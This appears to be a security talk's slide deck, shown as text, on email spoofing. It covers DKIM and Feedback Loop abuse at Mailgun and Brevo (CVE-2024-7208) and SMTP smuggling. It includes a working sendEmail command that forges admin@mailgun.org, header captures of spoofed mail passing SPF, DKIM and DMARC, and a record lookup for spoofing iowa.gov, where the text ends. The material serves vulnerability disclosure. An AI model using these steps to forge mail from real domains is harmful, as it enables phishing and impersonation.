
# Attack Pattern: #2

# Dual DKIM ?

Authentication-Results: mx.google.com;  
dkim=pass header.i=@purplecloudops.com header.s=k1 header.b=tKXbD8q6;  
dkim=pass header.i=@mailgun.org header.s=mg header.b=n8GM3R1B;  
spt=pass (google.com: domain of bounce+9deec.4b1f2a-smtpcloudops=gmail.com@purp:  
smtpcloudops=gmail.com@purplecloudops.com";  
dmarc=pass (p=QUARANTINE sp=QUARANTINE dis=NONE).header.from@mailgun.org  
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=purplecloudops.com; q=dns/txt; :  
From: Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOHl7MptNkDjFgt5TvbLuMrPXB12Lab:  
b=tKXbD8q69JsyW4jWJ5HIoBo7VsIEk60fdIgrwQpz3vR080zarimMp/gj2lwu2PMTsG3x1VLlrTONP1b9af+GH  
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=mailgun.org; q=dns/txt; s=mg; t:  
Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOHl7MptNkDjFgt5TvbLuMrPXB12LabizX9Xrg:  
b=n8GM3R1BVmifkB5+YUkU23iFk04azOnPamaBRVamAinFHcvR2Shkp43F+vcp4G9WSKYR1U09AsUja00rZk8pFI  
X-Feedback-Id: admin@mailgun.org::65fdb68787282b7c4c4411b1:mailgun



# What is the Feedback Loop?



**Reference:** <https://mailtrap.io/blog/email-feedback-loop/>

# Gmail Feedback Loop requirement

## About the data

The aggregate data will be generated for the first 4 fields (as separated by ':') of the **Feedback-ID:**, starting from the right side. If the **SenderId** is empty, no data will be generated. If another field is empty, data will be generated for the rest of the fields.

In order to prevent spoofing of the **Feedback-ID**, the traffic being sent to Gmail needs to be **DKIM** signed by a domain owned (or controlled) by the sender, after the addition of this header.


This domain should be added and verified to the **Gmail Postmaster Tools**, so the sender can access the FBL data.

**Reference:** <https://support.google.com/a/answer/6254652>

# FROM + DKIM abuse



# Attack Flow: Spoof mailgun.org for Gmail mailbox



# Generate some API keys

### New API Key X

**!** Info: this API key is displayed only once, now. Therefore, copy and keep this key somewhere safe but accessible. If you lose this key, you can delete it and generate a new one.

Description ↓

testing


Spoof some emails

newkey


API key

[REDACTED]

Done



# Send the email via utility



```
sendEmail -f admin@mailgun.org  
          -xu $username  
          -xp $password  
          -t target@gmail.com  
          -u "Spoofed Email"  
          -m "This is a test"  
          -s smtp.mailgun.com:587
```

**Reference:** <https://github.com/zehm/sendEmail>

# Example: Spoof mailgun.org for Gmail mailbox

Spoofed Email

 admin@mailgun.org <admin@mailgun.org>  
to me ▾

This is a test

 Reply  Forward 

Original Message

Message ID	<870167.472024576-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, May 3, 2024 at 9:36 AM (Delivered after 2 seconds)
From:	"admin@mailgun.org" <admin@mailgun.org> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Spoofed Email
SPF:	PASS with IP 159.135.228.59 <a href="#">Learn more</a>
DKIM:	'PASS' with domain mailgun.org <a href="#">Learn more</a>
DMARC:	'PASS' <a href="#">Learn more</a>

# Spoofing root domains

Brevo

sendinblue.com



Mailgun.org

t-sender-sib.com



\*Dependent on how the FROM field is displayed in the inbox

# Examples: Spoofing from Brevo




## Outlook

✉️ Unverified We didn't start the fire  
 test@outlook.com <test@outlook.com>  
To:   
Retention: DPT default 3 year delete Expires: 07/23/2027.

Authentication-Results: spf=pass (sender IP is 185.41.28.5)  
smtp.mailfrom=ae.d.mailin.fr; dkim=pass (signature was verified)  
header.d=sendinblue.com; dmarc=fail action=none  
header.from=outlook.com; compauth=fail reason=001  
Received-SPF: Pass (protection.outlook.com: domain of ae.d.mailin.fr designates 185.41.28.5 as permitted sender) receiver=protection.outlook.com; client-ip=185.41.28.5; helo=ae.d.mailin.fr; pr=C



## Private Email

It was always burning  
 test@outlook.com  
To admin@purplecloudops.com  
Reply Reply all Forward Delete ⋮


Received: from asp-relay-pe.jellyfish.systems (unknown [198.54.122.240])  
by mxs-10.mxs.mxs.svc.cluster.lan (Postfix) with ESMTP id F366A761CA  
for <admin@purplecloudops.com>; Mon, 22 Jul 2024 14:55:03 +0000 (UTC)  
Authentication-Results: asp-relay-pe.jellyfish.systems:  
dkim=pass header.d=sendinblue.com header.s=mail header.b=GXiGEK+;  
spf=pass (asp-relay-pe.jellyfish.systems) domain of "bounces-223030174-test=outlook.com@ae.d.mailin.fr" designates 185.41.28.5 as permitted sender)



## Gmail

Since the world's been turning Inbox ×  
test@outlook.com <test@223030174.t-sender-sib.com>  
to me Says Billy

**SPF** PASS with IP 185.41.28.5 [Learn more](#)

**DKIM** 'PASS' with domain  [t-sender-sib.com](#) [Learn more](#)

**DMARC** 'PASS' [Learn more](#)

**sendinblue.com**

**sendinblue.com**

**t-sender-sib.com**

# Pattern 2: FROM + DKIM abuse



## Who is vulnerable?

Large email service providers, such as **Brevo** and **Mailgun**, who leverage **Feedback Loop (FBL)** feature of popular mailbox providers such as **GMAIL**, **Outlook**, and **Yahoo Mail** to collect users' complaints

- CVE-2024-7208



## What is the impact?

Spoof emails from the sender  
DKIM domain used for FBL

## Attack pattern prerequisites?


- Email address is not verified from **FROM** field
- A **DKIM** signature is required by FBL for email sender



# Attack Pattern: #3

# What is SMTP Smuggling?


- ❖ Discovered by Timo Longin from SEC Consult Vulnerability Lab
- ❖ Abuse the difference of end-of-data sequence interpretation for outbound / inbound SMTP servers



**Reference:** <https://smtpsmuggling.com/>

# SMTP Smuggling impact

- ❖ Some email gateways are still vulnerable to SMTP Smuggling with default configuration.
- ❖ The impact could be expanded if the affected outbound SMTP server is allowed to send emails on behalf of many domains.



# Example: spoof email from iowa.gov

```
; <>> DiG 9.18.18-0ubuntu2.1-Ubuntu <>> iowa.gov txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60701
;; flags: qr rd ra; QUERY: 1, ANSWER: 18, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;iowa.gov.           IN      TXT

;; ANSWER SECTION:
iowa.gov.          3599    IN      TXT      "_globalsign-domain-verification=wngSYZnznuRwW_-1G4-vd87489zo-j1Mj3DXNb0PBI"
iowa.gov.          3599    IN      TXT      "knowbe4-site-verification=54fe7adf89ba398c54d20f8b51c4844c"
iowa.gov.          3599    IN      TXT      "google-site-verification=PlhAIWmOsCIrfjRXrS5J0VDihnb3PIUz4jFuZo0A55o"
iowa.gov.          3599    IN      TXT      "knowbe4-site-verification=c46d2ed5e8df57577afadb61d0d128b9"
iowa.gov.          3599    IN      TXT      "_globalsign-domain-verification=r8YozYEDdufZQep2R8M_5MESuBbZuOApdEtoNB7kZn"
iowa.gov.          3599    IN      TXT      "202212011530030doh6aaeqncg6t27lakdsoumbvdctb98ars0fnogrnz/a54eqv"
iowa.gov.          3599    IN      TXT      "v=spf1 include:_spf.iowa.gov include:_spf.google.com include:sendgrid.net"
iowa.gov.          3599    IN      TXT      "globalsign-domain-verification=C136D97D1DD37B6832F564rz3r7j0AJB"
